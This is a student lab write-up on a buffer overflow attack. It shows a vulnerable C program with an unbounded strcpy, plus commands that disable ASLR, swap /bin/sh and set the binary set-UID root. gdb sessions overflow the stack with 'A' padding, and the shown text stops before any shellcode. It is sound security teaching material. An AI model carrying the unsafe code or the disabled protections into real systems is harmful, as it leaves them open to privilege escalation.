BBM459


BUFFER OVERFLOW ATTACK

DENİZ ECE AKTAŞ	21626901
ATAKAN AK	21626862


TASK 1:

The main aim of the code is by exceeding the buffer and using the shellcode, opening the root shell.


First of all we disable ASLR by making the kernel.randomize value zero , this is done inside the root and then because we used Ubuntu system, we had to change /bin/sh into /bin/zsh, this operation is also done inside the root.




```
bof.c
/*bof.c*/
#include <string.h>
#include <stdio.h>
#include <stdlib.h>
void bof(char *str)
{
char buffer[256];
strcpy(buffer, str);
printf("%s\n",buffer);
}
void main(int argc, char *argv[]) {
bof(argv[1]);
printf("BOF!\n");
}
```



```
[atknak22@localhost ~] $ whoami
atknak22
[atknak22@localhost ~] $ sudo -i
[root@localhost ~] # whoami
root
```




```
[atknak22@localhost ~] $ sudo -i
[sudo] password for atknak22:
[root@localhost ~] # sysctl -w kernel.randomize_va_space=0
kernel.randomize_va_space = 0
[root@localhost ~] #
```




```
[root@localhost ~] # sudo rm /bin/sh
[root@localhost ~] # sudo ln -s /bin/zsh /bin/sh
[root@localhost ~] #
```

After these preparations, we do the set-UID operations and we give bof root permission.




```
[atknak22@localhost ~] $ sudo chown root bof
[atknak22@localhost ~] $ sudo chmod 4755 bof
[atknak22@localhost ~] $ ls -l
toplam 496
-rwxrwxr-x. 1 atknak22 atknak22 25192 Mar 17 16:10  afteredit
drwxrwxr-x. 5 atknak22 atknak22  4096 Ara 16  2018  assignment3
-rw-rw-r--. 1 atknak22 atknak22  5355 Mar 17 15:55  a.txt
drwxr-xr-x. 4 atknak22 atknak22  4096 Mar 17 15:17  Belgeler
-rwsr-xr-x. 1 root     atknak22 26584 Nis  4 15:45  bof
-rw-r--r--. 1 atknak22 atknak22   225 Nis  4 15:44  bof.c
-rw-rw-r--. 1 atknak22 atknak22  5355 Mar 17 16:13  b.out
-rw-rw-r--. 1 atknak22 atknak22  5355 Mar 17 15:54  b.txt
-rw-rw-r--. 1 atknak22 atknak22     0 Mar 17 15:26  child
drwxr-xr-x. 5 atknak22 atknak22  4096 Oca  3  2019  CLionProjects
-rw-r--r--. 1 atknak22 atknak22   781 Mar 24 03:06  control.tar.gz
-rwxrwxr-x. 1 atknak22 atknak22 25192 Mar 18 20:13  environ
-rw-rw-r--. 1 atknak22 atknak22  5362 Mar 18 20:14  environ.txt
-rw-r--r--. 1 atknak22 atknak22   186 Mar 17 16:18  execve.c
-rw-rw-r--. 1 atknak22 atknak22     0 Mar 17 15:27  fork
-rw-r--r--. 1 atknak22 atknak22   341 Mar 17 15:54  fork.c
drwxr-xr-x. 2 atknak22 atknak22  4096 Ara  5  2018  Genel
drwxr-xr-x. 8 atknak22 atknak22  4096 Nis  4 15:26  İndirilenler
-rw-r--r--. 1 atknak22 atknak22    27 Ara 11  2018  keymatrix3.txt
```

After these operations to examine the code in detail and to debug the code we open gdb with gdb ./bof operation. Afterwards we use disas main command to look into assembly code of the main function. In the main we can see that bof function is called so we disassemble the bof function as well with disas bof command.





```
(gdb) disas main
Dump of assembler code for function main:
   0x0000000000401173 <+0>:     push   %rbp
   0x0000000000401174 <+1>:     mov    %rsp,%rbp
   0x0000000000401177 <+4>:     sub    $0x10,%rsp
   0x000000000040117b <+8>:     mov    %edi,-0x4(%rbp)
   0x000000000040117e <+11>:    mov    %rsi,-0x10(%rbp)
   0x0000000000401182 <+15>:    mov    -0x10(%rbp),%rax
   0x0000000000401186 <+19>:    add    $0x8,%rax
   0x000000000040118a <+23>:    mov    (%rax),%rax
   0x000000000040118d <+26>:    mov    %rax,%rdi
   0x0000000000401190 <+29>:    call   0x401136 <bof>
   0x0000000000401195 <+34>:    mov    $0x402010,%edi
   0x000000000040119a <+39>:    call   0x401040 <puts@plt>
   0x000000000040119f <+44>:    nop
   0x00000000004011a0 <+45>:    leave
   0x00000000004011a1 <+46>:    ret
End of assembler dump.
(gdb) 
```




```
(gdb) disas bof
Dump of assembler code for function bof:
   0x0000000000401136 <+0>:     push   %rbp
   0x0000000000401137 <+1>:     mov    %rsp,%rbp
   0x000000000040113a <+4>:     sub    $0x110,%rsp
   0x0000000000401141 <+11>:    mov    %rdi,-0x108(%rbp)
   0x0000000000401148 <+18>:    mov    -0x108(%rbp),%rdx
   0x000000000040114f <+25>:    lea    -0x100(%rbp),%rax
   0x0000000000401156 <+32>:    mov    %rdx,%rsi
   0x0000000000401159 <+35>:    mov    %rax,%rdi
   0x000000000040115c <+38>:    call   0x401030 <strcpy@plt>
   0x0000000000401161 <+43>:    lea    -0x100(%rbp),%rax
   0x0000000000401168 <+50>:    mov    %rax,%rdi
   0x000000000040116b <+53>:    call   0x401040 <puts@plt>
   0x0000000000401170 <+58>:    nop
   0x0000000000401171 <+59>:    leave
   0x0000000000401172 <+60>:    ret
End of assembler dump.
(gdb)
```

When we run the code with the following commands we can see that because of the size of the buffer 255 characters works without errors but when we try to run the code with 256 characters the code gives segmentation fault so we can see that if the valid inputs would be less than 256 bytes. When we give valid input (the input that would fit inside buffer) the stack wouldn't have problems because the input wouldn't exceed buffer, but when we give bigger inputs we could go into other registers like return register.









```
(gdb) run hello
Starting program: /home/atknak22/bof hello
hello
BOF!
[Inferior 1 (process 10681) exited with code 05]
(gdb) run $(python -c "print('A'*256)")
Starting program: /home/atknak22/bof $(python -c "print('A'*256)")
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAA
BOF!

Program received signal SIGSEGV, Segmentation fault.
0x00007ffff7fa9520 in _IO_2_1_stdout_ () from /lib64/libc.so.6
(gdb) run $(python -c "print('A'*255)")
The program being debugged has been started already.
Start it from the beginning? (y or n) y
Starting program: /home/atknak22/bof $(python -c "print('A'*255)")
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAA
BOF!
[Inferior 1 (process 10759) exited with code 05]
(gdb)
```

After these steps we add a break point in the address which is after strcpy call but before put call address as shown below.

To look at the registers we used x/200xb $rsp command, $esp register didn't work on our computer because the machine we are using is 64-bit not 32, and in the shown result we can see the buffers place by the 0x41 shown because 0x41 means "A" which is empty ibn this context. From 0x41 starting point we took it as the buffers starting address when we are using shellcode we used this address. But when using the address, it should be written backwards because address is stored in little eindian form.




```
(gdb) disas bof
Dump of assembler code for function bof:
   0x0000000000401136 <+0>:     push   %rbp
   0x0000000000401137 <+1>:     mov    %rsp,%rbp
   0x000000000040113a <+4>:     sub    $0x110,%rsp
   0x0000000000401141 <+11>:    mov    %rdi,-0x108(%rbp)
   0x0000000000401148 <+18>:    mov    -0x108(%rbp),%rdx
   0x000000000040114f <+25>:    lea    -0x100(%rbp),%rax
   0x0000000000401156 <+32>:    mov    %rdx,%rsi
   0x0000000000401159 <+35>:    mov    %rax,%rdi
   0x000000000040115c <+38>:    call   0x401030 <strcpy@plt>
   0x0000000000401161 <+43>:    lea    -0x100(%rbp),%rax
   0x0000000000401168 <+50>:    mov    %rax,%rdi
   0x000000000040116b <+53>:    call   0x401040 <puts@plt>
   0x0000000000401170 <+58>:    nop
   0x0000000000401171 <+59>:    leave
   0x0000000000401172 <+60>:    ret
End of assembler dump.
(gdb) break *   0x0000000000401168
Breakpoint 1 at 0x401168
(gdb) run $(python -c "print('A'*256)")
Starting program: /home/atknak22/output1 $(python -c "print('A'*256)")

Breakpoint 1, 0x0000000000401168 in bof ()
(gdb) x/200xb $esp
0xffffffffffffd440:     Cannot access memory at address 0xffffffffffffd440
(gdb) x/200xb $rsp
0x7fffffffd440: 0x80    0x03    0x00    0x00    0x80    0x03    0x00    0x00
0x7fffffffd448: 0xda    0xd9    0xff    0xff    0xff    0x7f    0x00    0x00
0x7fffffffd450: 0x41    0x41    0x41    0x41    0x41    0x41    0x41    0x41
0x7fffffffd458: 0x41    0x41    0x41    0x41    0x41    0x41    0x41    0x41
0x7fffffffd460: 0x41    0x41    0x41    0x41    0x41    0x41    0x41    0x41
0x7fffffffd468: 0x41    0x41    0x41    0x41    0x41    0x41    0x41    0x41
0x7fffffffd470: 0x41    0x41    0x41    0x41    0x41    0x41    0x41    0x41
0x7fffffffd478: 0x41    0x41    0x41    0x41    0x41    0x41    0x41    0x41
0x7fffffffd480: 0x41    0x41    0x41    0x41    0x41    0x41    0x41    0x41
0x7fffffffd488: 0x41    0x41    0x41    0x41    0x41    0x41    0x41    0x41
0x7fffffffd490: 0x41    0x41    0x41    0x41    0x41    0x41    0x41    0x41
0x7fffffffd498: 0x41    0x41    0x41    0x41    0x41    0x41    0x41    0x41
0x7fffffffd4a0: 0x41    0x41    0x41    0x41    0x41    0x41    0x41    0x41
0x7fffffffd4a8: 0x41    0x41    0x41    0x41    0x41    0x41    0x41    0x41
0x7fffffffd4b0: 0x41    0x41    0x41    0x41    0x41    0x41    0x41    0x41
0x7fffffffd4b8: 0x41    0x41    0x41    0x41    0x41    0x41    0x41    0x41
0x7fffffffd4c0: 0x41    0x41    0x41    0x41    0x41    0x41    0x41    0x41
0x7fffffffd4c8: 0x41    0x41    0x41    0x41    0x41    0x41    0x41    0x41
0x7fffffffd4d0: 0x41    0x41    0x41    0x41    0x41    0x41    0x41    0x41
0x7fffffffd4d8: 0x41    0x41    0x41    0x41    0x41    0x41    0x41    0x41
--Type <RET> for more, q to quit, c to continue without paging--
```




```
(gdb) run $(python -c "print('A'*260)")
Starting program: /home/atknak22/output1 $(python -c "print('A'*260)")
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAA
BOF!

Program received signal SIGSEGV, Segmentation fault.
0x00000000004011a0 in main ()
(gdb) run $(python -c "print('A'*256)")
The program being debugged has been started already.
Start it from the beginning? (y or n) y
Starting program: /home/atknak22/output1 $(python -c "print('A'*256)")
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAA
BOF!
```

As we can see below when we run the code with 268 bytes of input we override the return register and the address becomes dull of 0x41s.

